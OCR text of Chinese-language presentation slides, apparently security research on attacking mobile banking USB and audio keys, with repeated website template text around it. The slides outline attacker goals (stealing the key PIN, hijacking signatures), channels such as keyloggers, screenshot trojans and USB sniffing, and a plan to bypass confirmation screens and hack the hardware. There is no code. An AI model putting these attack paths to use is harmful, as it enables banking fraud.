
输入嗅探

- iOS/Android智能设备上存在成熟的输入嗅探工具（键盘记录/截屏木马/坐标记录）

Home About News Product Service Info

Search now

APP篡改



Home About News Product Service Info

Search now

APP篡改

Search now

What/How？

攻击者想要通过USB Key获得什么？

- 用户输入的USB Key的PIN码
- 劫持USB Key，完成签名盗用

攻击者通过何种途径获得期望的信息？

- 输入界面
- USB信道
- 硬件设备

Home About News Product Service Info

Search now

Plan

- 二代USB/音频KEY确定界面绕过
- 移动终端音频传输嗅探/协议分析
- USB/音频KEY硬件Hack


Q&A